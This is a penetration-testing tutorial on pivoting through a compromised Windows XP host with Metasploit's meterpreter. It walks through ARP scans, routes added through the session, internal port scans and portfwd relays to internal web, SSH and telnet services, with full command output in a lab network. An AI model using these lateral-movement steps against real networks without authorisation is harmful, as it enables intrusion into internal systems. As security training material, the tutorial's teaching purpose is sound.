Post Exploitation using Metasploit pivot & port forward

David J. Dodd

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool. The framework includes hundreds of working remote exploits for a variety of platforms. Payloads, encoders, and nop slide generators can be mixed and matched with exploit modules to solve almost any exploit-related task. You can download metasploit from here.

A very nice feature in metasploit is the ability to pivot through a meterpreter session to the network on the other side. This tutorial walks you through how this is done once you have a meterpreter session on a foreign box.

The Meterpreter is an advanced multi-function payload that can be dynamically extended at run-time. In normal terms, this means that it provides you with a basic shell and allows you to add new features to it as needed. Please refer to the Meterpreter documentation for an in-depth description of how it works and what you can do with it. The Meterpreter manual can be found in the \documentation" subdirectory of the Framework as well as online at:
http://www.metasploit.com/documents/meterpreter.pdf

Once we have compromised a system on the network the goal is to learn more about the target environment and find openings by directly interacting with the target systems. The objectives include determining the addresses used by systems including hosts (servers and clients), network equipment (firewalls, routers, switches), and other devices. We want to learn the environment creating a diagram, a network map that we can plan further attacks. We want to determine the operating system, list of listening TCP ports, which ports are open, and a list of potential vulnerabilities. To accomplish this goal we will be using the victim as a pivot to attack deeper into the network.

Here is a network diagram (Figure #1) of the network I will be discussing. Notice that the attacker machine is connected to a router with the IP address of 192.168.1.132 and our victim is connected to the same router with the IP address of 192.168.1.131. The victim is also connected to two (2) other routers with different IP addresses of 192.168.15.3 and 192.168.0.9. To thoroughly demonstrate the use of the pivot command I am using a windowsXP laptop with two hard line connections and a wireless connection all connected to 3 different networks.



Figure 1

The attacker first breaks into our windowsXP machine which is connected to three (3) different routers using a client side exploit to gain access to our windowsXP machine and run a meterpreter session. Next we run ipconfig from the meterpreter session:

meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask   : 255.0.0.0

Dell TrueMobile 1400 Dual Band WLAN Mini-PCI Card - Packet Scheduler Miniport
Hardware MAC: 00:90:4b:12:34:4c
IP Address : 192.168.0.9
Netmask   : 255.255.255.0
ADMtek AN985 10/100Mbps Fast Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:10:7a:68:85:12

IP Address : 192.168.1.131
Netmask   : 255.255.255.0

Broadcom 440x 10/100 Integrated Controller - Packet Scheduler Miniport
Hardware MAC: 00:0b:db:1d:d3:2b
IP Address : 192.168.15.3
Netmask   : 255.255.255.0

We discover that there are three different IP ranges on this machine which could lead to more targets to exploit. Now we need to find out if there are any other IP addresses within the range and we will use one of the meterpreter scripts called arp_scanner:

meterpreter > run arp_scanner -h
Meterpreter Script for performing an ARPS Scan Discovery.
OPTIONS:
-h Help menu.
-i Enumerate Local Interfaces
-r <opt> The target address range or CIDR identifier
-s Save found IP Addresses to logs.

meterpreter > run arp_scanner -r 192.168.15.1/24
[*] ARP Scanning 192.168.15.1/24
[*] IP: 192.168.15.5 MAC d8:d3:85:d3:8:2d
[*] IP: 192.168.15.3 MAC 0:b:db:1d:d3:2b
[*] IP: 192.168.15.1 MAC 0:17:ee:ca:32:b2
meterpreter > run arp_scanner -r 192.168.0.1/24
[*] ARP Scanning 192.168.0.1/24
[*] IP: 192.168.0.1 MAC 0:9:5b:fa:66:f2
[*] IP: 192.168.0.5 MAC 0:16:6f:79:68:0
[*] IP: 192.168.0.9 MAC 0:90:4b:12:34:4c
[*] IP: 192.168.0.7 MAC 0:21:6a:b5:9a:f0

Now we have a list of potential targets to attack from the results of our arp scan. Next we need to add the route to our meterpreter session. We do this with the route add option in the msf console, you will need to background your meterpreter session:

meterpreter > background
msf exploit(handler) > route add 192.168.15.1 255.255.255.0 ***1***
[*] Route added

```
msf exploit(handler) > route print
Active Routing Table
====================
  Subnet           Netmask          Gateway
  ------           -------          -------
  192.168.15.1     255.255.255.0    Session 1
```

Notice the number 1 at the end of the route add, this describes the meterpreter session we are adding the route to and is very important.

We need to use a portscanner to discover any open ports on the IP listed from our arp sweep to do this we load the tcp portscanner found in auxiliary tools and run it on the available IP's from the arp sweep:

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.15.1
RHOSTS => 192.168.15.1
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
```

This is where we set our RHOSTS to the IP we want to scan and set the PORTS with the range we want to scan (1-1024). Then we type run and the results are listed:

```
msf auxiliary(tcp) > run
[*] 192.168.15.1:22 - TCP OPEN
[*] 192.168.15.1:80 - TCP OPEN
[*] 192.168.15.1:554 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.2
RHOSTS => 192.168.15.2
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.2:22 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set RHOSTS 192.168.15.5
RHOSTS => 192.168.15.5
msf auxiliary(tcp) > set PORTS 1-1024
PORTS => 1-1024
msf auxiliary(tcp) > run
[*] 192.168.15.5:80 - TCP OPEN
[*] 192.168.15.5:139 - TCP OPEN
[*] 192.168.15.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Remember we cant send arbitrary packets to these IP addresses they will not respond. You can only send ones that are bound to a port and are legitimate. This only supports outbound TCP connections. After we issue the show options command there are a number of required options that need to be set:

```
msf auxiliary(tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	*Current Setting*	*Required*	*Description*
CONCURRENCY	*10*	*yes*	*The number of concurrent ports to check per host*
FILTER		*no*	*The filter string for capturing traffic*
INTERFACE		*no*	*The name of the interface*
PCAPFILE		*no*	*The name of the PCAP capture file to process*
PORTS	*1-1024*	*yes*	*Ports to scan (e.g. 22-25,80,110-900)*
RHOSTS	*192.168.15.5*	*yes*	*The target address range or CIDR identifier*
SNAPLEN	*65535*	*yes*	*The number of bytes to capture*
THREADS	*1*	*yes*	*The number of concurrent threads*
TIMEOUT	*1000*	*yes*	*The socket connect timeout in milliseconds*
VERBOSE	*false*	*no*	*Display verbose output*

msf auxiliary(tcp) >

Notice that I have tcpdump and etherape running on my box and the only traffic we see is TCP-UNKNOWN going to 192.168.1.131, nothing going to our end target which is 192.168.15.5 (Figure #2). All traffic is funneled through our exploited machine 192.168.1.131 to the other machines listed in the arp scan. For tcpdump I use *$ sudo tcpdump dst 192.168.1.131*, if you want a more detailed output use the following *$ sudo tcpdump -nnvvXSs 1514 dst 192.168.1.131*.



Figure 2

Now lets take a look at our results of the tcp scan and see what is open. Results from tcp scan of 192.168.15.0/24:

192.168.15.5 tcp open ports 80,139, & 445
192.168.15.2 tcp open port 22
192.168.15.1 tcp open ports 22, 80, & 554

To scan another range we need to remove the route and add another with the route remove command:

```
msf auxiliary(tcp) > route remove 192.168.15.1 255.255.255.0 1
[*] Route removed
msf auxiliary(tcp) > route add 192.168.0.1 255.255.255.0 1
[*] Route added
msf auxiliary(tcp) > route print
Active Routing Table
====================
  Subnet          Netmask         Gateway
  ------          -------         -------
  192.168.0.1     255.255.255.0   Session 1
```

Results from tcp scan of 192.168.0.0/24:

192.168.0.2 tcp open 135,139, & 445
192.168.0.9 tcp open 23,135,139, & 445
192.168.0.1 tcp open 80

There are a number of interesting ports that are open such as 22, 23, and 80 using the portfwd command we can gain access to an internal web server, run netcat, and telnet on ports 22 and 23. The **portfwd** command can be used with any TCP-based service on the target's network to demonstrate access to internal resources once an internal user's machine has been compromised. First we will use the portfwd command on the 192.168.15.1 subnet and then work on the 192.168.0.1 subnet. Lets go back to our meterpreter session and use the portfwd command:

```
msf > sessions -i 1
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.15.1
[*] Local TCP relay created: 0.0.0.0:8000 <-> 192.168.15.1:80
meterpreter > portfwd add -l 8010 -p 80 -r 192.168.15.5
meterpreter > portfwd add -l 25000 -p 22 -r 192.168.15.2
[*] Local TCP relay created: 0.0.0.0:25000 <-> 192.168.15.2:22
```

Now lets open up a local browser and go to the following addresses:

http://127.0.0.1:8000 (Figure 3)

Now these addresses are not accessible from our network and all the traffic that we see is only going to our target 192.168.1.131 see Figure #2. We are using the local port forwarding binded on the victim host 192.168.1.131 so when we execute the route command and exploit internal hosts, or in this case open a web browser, we can map them back to our initial victim, through the meterpreter connection and back to us.



Figure 3

http://127.0.0.1:8010 (Figure 4)



Figure 4

To test the IP with port 22 open we open a terminal and use netcat to grab the banner:

cr0wn@Mobile-Antarctic:~$ nc -v 127.0.0.1 25000
Connection to 127.0.0.1 25000 port [tcp/] succeeded!*
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1.2

Now lets look at the IP's on the 192.168.0.0/24 network. First lets remove the portfwd commands from our previous work.

meterpreter > portfwd delete -l 8000 -p 80 -r 192.168.15.1
[*] Successfully stopped TCP relay on 0.0.0.0:8000
meterpreter > portfwd delete -l 8010 -p 80 -r 192.168.15.5
[*] Successfully stopped TCP relay on 0.0.0.0:8010
meterpreter > portfwd delete -l 25000 -p 22 -r 192.168.15.2
[*] Successfully stopped TCP relay on 0.0.0.0:25000

Now lets add the portfwd commands for our new set of IP's 192.168.0.0/24.

meterpreter > portfwd add -l 25001 -p 23 -r 192.168.0.9
[*] Local TCP relay created: 0.0.0.0:25001 <-> 192.168.0.9:23
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.0.1
[*] Local TCP relay created: 0.0.0.0:8000 <-> 192.168.0.1:80
meterpreter >

Now lets open up our web browser and go to the following addresses:

http://127.0.0.1 (Figure 5)



Figure 5

Next we open up a terminal and use telnet to connect to 192.168.0.9:

cr0wn@Mobile-Antarctic:~$ telnet 127.0.0.1 25001
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login:

At this point if we have a user name and password to connect to the system you can use it. The point of this paper was to gain access inside a foreign network once a host has been compromised and a meterpreter session was established. I will leave further compromising of the internal network for another paper.

Now we have been able to view systems from two different subnets that are not part of our network using a basic version of pivoting through the meterpreter payload. The scan we performed went through 192.168.1.131 to 192.168.15.0/24 network and the 192.168.0.0/24 network. We then used the portfwd command to display the internal web pages, telnet, and ssh locally over SSL.

On the 'Net

Link to video tutorials: **http://pbnetworks.net/?cmd=bbs**

About the Author

David J. Dodd is currently in the United States and holds a current 'Secret' DoD Clearance and is available for consulting on various Information Assurance projects. A former U.S. Marine with Avionics background in Electronic Countermeasures Systems. David has given talks at the San Diego Regional Security Conference and SDISSA, is a member of InfraGard, and contributes to Secure our eCity http://securingourecity.org. He works for pbnetworks Inc. http://pbnetworks.net a small service disabled veteran owned business located in San Diego, CA and can be contacted by emailing: dave@pbnetworks.net.

Let pbnetworks get your pen test on target

Visit us and learn how http://pbnetworks.net
How secure is your network?